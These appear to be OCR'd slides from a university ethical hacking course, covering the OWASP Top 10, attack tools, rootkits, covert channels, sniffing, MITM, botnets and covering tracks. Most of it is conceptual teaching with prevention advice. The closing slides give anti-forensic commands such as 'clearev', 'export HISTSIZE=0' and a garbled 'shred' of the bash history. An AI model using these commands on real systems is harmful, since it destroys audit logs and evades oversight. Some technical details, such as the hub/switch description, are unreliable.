- **Sensitive Data Exposure:** Inadequate protection of sensitive data, such as financial, healthcare, and PII, by web applications and APIs.
- **XML External Entities (XXE):** Older or poorly configured XML processors evaluate external entity references within XML documents.
- **Broken Access Control:** Poor enforcement of restrictions on what authenticated users are allowed to do.
- **Security Misconfiguration:** A result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information.

# OWASP Top 10…

- **Cross-Site Scripting XSS:** XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript.
- **Insecure Deserialization:** Insecure deserialization often leads to remote code execution.
- **Using Components with Known Vulnerabilities:** Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application.
- **Insufficient Logging & Monitoring:** Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data.

# It Takes Time to Become a Hacker

- This class alone won't make you a hacker, or an expert
  - It might make you a script kiddie
- It usually takes years of study and experience to earn respect in the hacker community
- It's a hobby, a lifestyle, and an attitude
  - A drive to figure out how things work

# What You Can Do Legally?

- Laws involving technology change as rapidly as technology itself
- Find what is legal for you locally
  - Laws change from place to place
- Be aware of what is allowed and what is not allowed
- Governments are getting more serious about punishment for cybercrimes

# What You Cannot Do Legally?

- Accessing a computer without permission is illegal
- Other illegal actions
  - Installing worms or viruses
  - Denial of Service attacks
  - Denying users access to network resources
- Be careful your actions do not prevent customers from doing their jobs

# Get It in Writing

- Using a contract is just good business
- Contracts may be useful in court
- Internet can also be a useful resource
- Have an attorney read over your contract before sending or signing it

# Tools we will use

| S.No. | Toool Name | Use |
|---|---|---|
| 1 | Wireshark | Network analyser |
| 2 | Burpsuite | Analyse and exploit vulnerabilities |
| 3 | ZAP (Zed Attack Proxy) | Analyse and exploit vulnerabilities |
| 4 | Metasploit | Framework of security tools |
| 5 | Maltego | Eveny analyser |
| 6 | Hydra | Password cracker |
| 7 | Aircrack | WEP & WPA password cracker |
| 8 | John the Ripper | Password cracker |
| 9 | SQLMap | SQL injection tool |
| 10 | Nmap | Network analyser, port scanner |

# Useful Sites

- OWASP

  https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

- Symantec

  http://www.symantec.com/security_response/publications/threatreport.jsp

- Akmai

  https://www.stateoftheinternet.com/

- Hacker news

  https://thehackernews.com

# Thank You

# BITS Pilani Presentation

BITS Pilani
Pilani Campus

Jagdish Prasad
WILP

innovate achieve lead

BITS Pilani
Pilani Campus

# SSZG575: Ethical Hacking
# Session: 02 (Tools & Techniques)

# Agenda

- Tools & Techniques
  - Rootkits
  - Covert-channels
  - Sniffing
  - MITM
  - Botnets
  - Covering the traces
  - Camouflage
  - Defeat forensics
  - Use cases and discussions
- Metasploit Overview

# Introduction

# What is a Rootkit?


- ROOTKIT is a piece of designed to hide itself (so that it remains undetected) and its processes, data and/or activities on the system.
- ROOTKIT is used to open a backdoor so that the attacker can have uninterrupted access to the compromised machine
-
- Q: Is a rootkit virus or worm?

# Rootkit Capabilities


- Hides processes
- Hides files
- Hides registry entry
- Hides services
- Bypasses personal firewalls
- Undetectable by anti-virus software
- Can create covert channels – undetectable on network
- Defeats cryptographic hash checking
- Installs silently – no logs etc

# How Rootkit Evades Detection?


- Rootkits intercept the operating systems calls then alter results of the call if required. This allows rootkit to evade it's detection – antivirus tools or operating system tools



# How Rootkit Evades Detection?…




**Normal OS call execution**




**Rootkit controlled OS call execution**

# Rootkit Revealer Tools

- Ice Sword
- F-Secure Black Light
- Rootkit Revealer
- Dark Spy
- System Virginity Verifier
- RK Detector

# Covert Channel

- A covert channel is any communication channel that can be exploited by a process to transfer information in a manner that violates the systems security policy.
- Covert channels transfer information using non-standard methods against the system design.
- Covert channel allows the communication of information by transferring objects through existing information channels or networks using the structure of the existing medium to convey the data in small parts.
- Covert channels are used to steal data from highly secure systems

# Covert Channel: Examples

- Jeremiah Denton, a prisoner of war during the Vietnam War, used a covert channel to communicate without his captors' knowledge.
  - Denton was interviewed by a Japanese TV reporter in a videotape interview
  - USA intelligence agents noticed that Denton was blinking in an unusual manner on the tape
  - They discovered he was blinking letters in Morse code. The letters were T-O-R-T-U-R-E and Denton was blinking them over and over
  - This is a real-world example of covert channel use to send a message undetected.
- In computers, a property of a file can be used to deliver information rather than the file itself.
  - An example can be creation of a seemingly innocent computer file 16 bytes in size.
  - The file can contain any data as that is not the important information.
  - The file can then be emailed to another person.
  - The file seems meaningless but the real communication is of the number 16.
  - The file size is used to communicate the important data, not the contents of the file.

# Covert Channel: Examples

- Covert channels can use a technique called tunnelling, which lets one protocol be carried over another protocol.
- Internet Control Message Protocol (ICMP) tunnelling is a method of using ICMP echo-request and echo-reply to carry any payload an attacker may wish to use, in an attempt to stealthily access or control a compromised system.
  - Ping command is a used as a troubleshooting tool using ICMP protocol.
  - For that reason, many router, switches, firewalls, and other packet filtering devices allow the ICMP protocol to be passed through the device.
- Loki is a hacking tool that provides shell access over ICMP, making it much more difficult to detect than TCP or UDP based backdoors.
  - The network thinks, a series of ICMP packets are being sent across the network.
  - Hacker sends commands from Loki client and executing them on the server.
  - https://www.skillset.com/questions/the-hacking-tool-loki-provides-shell-access-to-the-attacker-over-6083
- Reference: [https://www.hackingarticles.in/covert-channel-the-hidden-network/](https://www.hackingarticles.in/covert-channel-the-hidden-network/)


# Exercise

- http://www.spammimic.com

# What is Sniffing?

- Sniffing is the process of monitoring and capturing all data packets that are passing through a computer network using packet sniffers.
- Packet Sniffers (network protocol analysers) are used by network administrators to keep track of data traffic passing through their network.
- **Active Sniffing:**
  - Conducted on a switched network.
  - Switch is a device that connects two network devices together.
  - Switches use the media access control (MAC) address to forward information to their intended destination ports.
  - Attackers take advantage of this by injecting traffic into the LAN to enable sniffing.
- **Passive Sniffing:**
  - Uses hubs instead of switches.
  - Hubs perform the same way as switches only that they do use MAC address to read the destination ports of data.
  - All an attacker needs to do is to simply connect to LAN and they are able to sniff data traffic in that network.

# How Does Sniffing Work?




- Sniffing is similar to that of "tapping phone wires" and try to know the conversation details (**wiretapping**).
- Information sniffed normally includes:
  - Email traffic
  - FTP passwords
  - Web traffics
  - Telnet passwords
  - Router configuration
  - Chat sessions
  - DNS traffic

# Sniffing Tools

- **BetterCAP:** Perform various types of MITM attacks, manipulate HTTP, HTTPS and TCP traffic in real-time, sniff for credentials etc.
- **Ettercap:** Comprehensive suite for MITM attacks. It supports active and passive dissection of many protocols and includes many features for network and host analysis.
- **Wireshark:** One of the widely used packet sniffers with many features to analyse traffic.
- **Tcpdump:** Well-known command-line packet analyzer. It provides the ability to intercept and observe TCP/IP and other packets during transmission over the network.
- **WinDump:** A Windows port of the tcpdump.
- **OmniPeek:** A commercial product that is the evolution of the product EtherPeek.
- **Dsniff:** A suite of tools designed to perform sniffing with different protocols with the intent of intercepting and revealing passwords on Unix & Linux platforms.
- **EtherApe:** Linux/Unix tool with graphical display of incoming and outgoing connections.
- **MSN Sniffer:** Sniffing utility specifically designed for sniffing MSN Messenger traffic.
- **NetWitness NextGen:** It includes a hardware-based sniffer to monitor and analyze all traffic on a network. This tool is used by the FBI and other law enforcement agencies.

# How to Detect Sniffing?


- Sniffers normally collect data and are difficult to detect.
- Easier to detect a sniffer on a switched ethernet network segment. The techniques are:
  - **Ping method:** Sniffer might respond to the ping if the suspect machine is still running. It is not a strongly reliable method.
  - **ARP method:** Machines always capture and caches ARP. Upon sending a non-broadcast ARP, the sniffer/promiscuous machine will cache the ARP and it will respond to our broadcast ping
  - **On Local Host:** Logs can be used to find if a sniffer is being used.
  - **Latency method:** Ping time is generally short. If the load is heavy by sniffer, it takes long time to reply for pings.
  - **ARP Watch:** Used to trigger alarms when it sees a duplicate cache of the ARP.
  - **Using IDS:** Intrusion detection systems monitors for ARP spoofing in the network.

# Man In The Middle (MITM)

- Man-In-The-Middle attack intercepts a communication between two systems.
- Attacker splits the original connection into 2 new connections, one between the client and the attacker and the other between the attacker and the server.
- Once the connection is intercepted, the attacker acts as a proxy, being able to read, insert and modify the data in the intercepted communication.
- MITM attack is very effective because of the nature of the http protocol and data transfer which are all ASCII based.
- MITM attack could also be done over an https connection. It consists in the establishment of two independent SSL sessions, one over each TCP connection.
- Browser sets a SSL connection with the attacker, and the attacker establishes another SSL connection with the web server.
- Normally, browser warns the user that the digital certificate used is not valid, but the user may ignore the warning because they don't understand the threat.

# MITM Attack Tools


- MITM attack tools are particularly efficient in LAN network environments as they implement extra functionalities, like ARP spoof capabilities to intercept communication between hosts.
- Few popular once are:
  - PacketCreator
  - Ettercap
  - Dsniff
  - Cain and Abel



# MITM Attack Types


- **IP spoofing:** Spoofing of the IP address of target server which a victim wants to connect
- **DNS spoofing:** A technique that forces a user to a fake website rather than the real one the user intends to visit.
- **HTTPS spoofing:** Attacker fools a browser into believing it's visiting a trusted website
  - Browser is re-directed to an unsecure website and attacker monitors interactions with that website and steals any personal/important information.
- **SSL hijacking:** Attacker uses another computer and secure server and intercepts all the information passing between the server and the user's computer.
- **Email hijacking:** Taking over the email accounts of an important target (banks, HNIs etc)
  - Attacker monitors transactions
  - Attackers can then spoof the email address and send their own instructions to customers.
- **Wi-Fi eavesdropping:** Cybercriminals set up Wi-Fi connections with legitimate sounding names. Once a user connects to this Wi-Fi, the attacker will be able to monitor the user's online activity and be able to intercept login credentials, payment card information, and more.
- **Stealing browser cookies:** Cybercriminals hijack browser cookies which store information from user browsing session enabling attacker to gain access to passwords, address, and other sensitive information.


# What is IP Spoofing?




- IP spoofing is the creation of IP packets which have a modified source address in order to either hide the identity of the sender, to impersonate another computer system, or both.
- Sending and receiving IP packets is a primary way in which networked computers and other devices communicate over internet.
- An IP packets contains a header which precedes the body of the packet and contains important routing information, including the source address.
- In a normal packet, the source IP address is the address of the sender of the packet. If the packet has been spoofed, the source address will be forged.

# What is DNS Spoofing?




- Attackers can poison DNS caches by impersonating DNS nameservers, making a request to a DNS resolver, and then forging the reply when the DNS resolver queries a nameserver.
- This is possible because DNS servers use UDP instead of TCP, and because currently there is no verification for DNS information.

# MITM Attack Prevention

- Use “HTTPS” instead of HTTP
- Be wary of potential phishing emails from attackers asking to update password or any other login credentials.
- Instead of clicking on the link provided in the email, manually type the website address into browser.
- Never connect to public Wi-Fi routers directly, if possible.
  - Use VPN to protect the private data while using public Wi-Fi.
- Install a strong security solution to detect and protect from malware. Always keep the security software up to date.
- Ensure home Wi-Fi network is secure.
  - Update all of the default usernames and passwords on home router and all connected devices to strong, unique passwords.


# Botnets

- A botnet is a collection of internet-connected devices infected by malware that allow hackers to control them.
- Attackers use botnets to for malicious activities such as credentials leaks, unauthorized access, data theft and DDoS attacks.
- Common botnet actions are:
  - **Email spam:** Used for sending out spam messages in huge numbers. The Cutwail botnet can send up to 74 billion messages per day. They are also used to spread bots to recruit more computers to the botnet.
  - **DDoS attacks:** Leverages the massive scale of the botnet to overload a target network or server with requests, rendering it inaccessible to its intended users.
  - **Financial breach:** Includes botnets specifically designed for the direct theft of funds from enterprises and credit card information. ZeuS botnet is one such example.
  - **Targeted intrusions:** Smaller botnets designed to compromise specific high-value systems of organizations (R&D, Financials, IP etc) from which attackers can penetrate and intrude further into the network.

# Protection from Botnets

- Use a good Internet security suite that detects and removes a malware from machine and prevents future attacks.
- Update computer's operating system as early as possible. Hackers often utilize known flaws in operating system security to install botnets.
  - Set computer to install updates automatically.
- Update applications on computer, phone and tablet.
  - Hackers create programs to exploit known weaknesses of applications.
- Don't download attachments or click on links from email addresses you don't recognize.
- Use a firewall when browsing the Internet.
  - Use pre-installed firewall on Mac while install a good third party firewall on Windows based machine.
- Don't visit websites that are known distributors of malware.
  - Use an Internet security tool to warn about such sites.

# Protection from Botnets



# Covering the Tracks

- Hiding of digital footprints is the final stage of penetration testing.
- Ethical hackers cover their tracks to:
  - Maintain their connection in the system
  - Avoid detection by incident response teams or forensics teams
- Methods to cover tracks
  - Using reverse HTTP shells
  - Using ICMP tunnels
  - Clearing event logs
  - Erasing command history

# Covering the Tracks

- **Using Reverse HTTP Shells**
  - Hacker installs reverse HTTP shells on the victim computer and uses it to send communications to the network's server.
  - Reverse shell is designed in a way that the target device will always return commands.
  - This is possible since port 80 is always open, and therefore, these commands are not flagged by the network's perimeter security devices like firewalls.
  - Hacker can now gain any information from the server undetected leaving no footprint behind since all they did was send HTTP commands.
- **Using ICMP Tunnels**
  - ICMP is used by a network device to test connectivity using echo requests.
  - Hackers encapsulate these echo requests with TCP payloads and forward them to the proxy server.
  - This request is then de-capsulated by the proxy server, which extracts the payload and sends it to the hacker.
  - Network's security devices read this communication as simple ICMP packet transfer hence facilitating the hacker in covering their tracks.

# Covering the Tracks…

- **Clearing Event Logs**
  - Using Metasploit Meterpreter but hacker must exploit a network using Metasploit.
  - Hacker uses the Meterpreter command prompt and uses the script “clearev” to clears all the event logs.
  - Event logs can also be cleared using the clearlog.exe file.
  - After deleting the event logs, the hacker removes the clearlog.exe from the system.
  - Event logs in Linux systems can also be deleted using text editors such as “kWrite”.
  - Logs in Linux systems are stored in the “/var/logs” directory.
- **Erasing Command History**
  - If the hacker is in a hurry and does not have time to go through all the event logs, they could cover their tracks by erasing and shredding the command history.
  - Hackers delete their bash history (can store upto 500 commands) by resetting its size to zero using command “export HISTSIZE=0”.
  - History file can be shredded using the command “shred -zuroot/bash_history”.

